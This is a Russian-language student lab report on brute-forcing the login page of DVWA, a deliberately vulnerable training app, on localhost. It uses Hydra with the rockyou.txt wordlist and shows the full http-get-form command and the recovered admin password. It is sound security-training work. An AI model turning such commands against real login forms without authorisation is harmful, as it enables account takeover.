

# **Отчет по индивидуальному проекту.**

## **Этап 3**

**Hydra. Bruteforce, DVWA**

Вакутайпа Милдред

# Содержание

<b>1</b>	<b>Цель работы</b>	<b>5</b>
<b>2</b>	<b>Задание</b>	<b>6</b>
<b>3</b>	<b>Выполнение лабораторной работы</b>	<b>7</b>
<b>4</b>	<b>Выводы</b>	<b>10</b>
	<b>Список литературы</b>	<b>11</b>

# Список иллюстраций

3.1	Загрузка список паролей . . . . .	7
3.2	DVWA домашняя страница . . . . .	7
3.3	информация по hydra . . . . .	8
3.4	Попытка 1 взломать пароль . . . . .	8
3.5	Попытка 2 взломать пароль . . . . .	9
3.6	Проверка . . . . .	9

## **Список таблиц**

# 1 Цель работы


Получить практические навыки по использованию Hydra для брутфорса паролей.

## 2 Задание

Реализовать эксплуатацию уязвимости с помощью bruteforce паролей.

## 3 Выполнение лабораторной работы

Перед началом работы, я установила список часто встречающихся паролей. Проверяю, что список есть и продолжаю работу:



```
(mwakutaipa@wakutaipa)-[~]  
$ cd ~/Downloads  
  
(mwakutaipa@wakutaipa)-[~/Downloads]  
$ ls  
rockyou.txt
```

Рис. 3.1: Загрузка список паролей

Потом войду в аккаунт DVWA, который создала в предыдущей работе и нажимаю brute force:



Рис. 3.2: DVWA домашняя страница

С помощью man читаю справку по hydra, чтобы понять чуть подробнее с чем он работает. Мне понадобятся опции -l (логин) и -p(пароль):




Рис. 3.3: информация по hydra

Пароль подбираю для пользователя admin с файла rockyou.txt используя get-запрос с параметрами cookie и PHPSESSID. При использовании -p, выводится пароль как имя и место положение файла (home/mwakutaipa/rockyou.txt):




Рис. 3.4: Попытка 1 взломать пароль

При использовании -P пароль выводится:



```

└─$ hydra -l admin -P ~/rockyou.txt -s 80 localhost http-get-form "/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&login=Login:H=Cookie:security=medium; PHPSESSID=j1o7aep36is3emoimq4pc9vpli:F= TRY AGAIN."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-09 20:35:47
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-get-form://localhost:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&login=Login:H=Cookie:security=medium; PHPSESSID=j1o7aep36is3emoimq4pc9vpli:F= TRY AGAIN.
[80][http-get-form] host: localhost login: admin password: password

```

Рис. 3.5: Попытка 2 взломать пароль

Вхожу в систему с данной паролем чтобы проверить, что пароль правильный:

## Vulnerability: Brute Force

### Login

Username:

Password:

Welcome to the password protected area **admin**




Рис. 3.6: Проверка

## 4 Выводы

Получила практические навыки по использованию hxdra для брутфорса паролей.

## **Список литературы**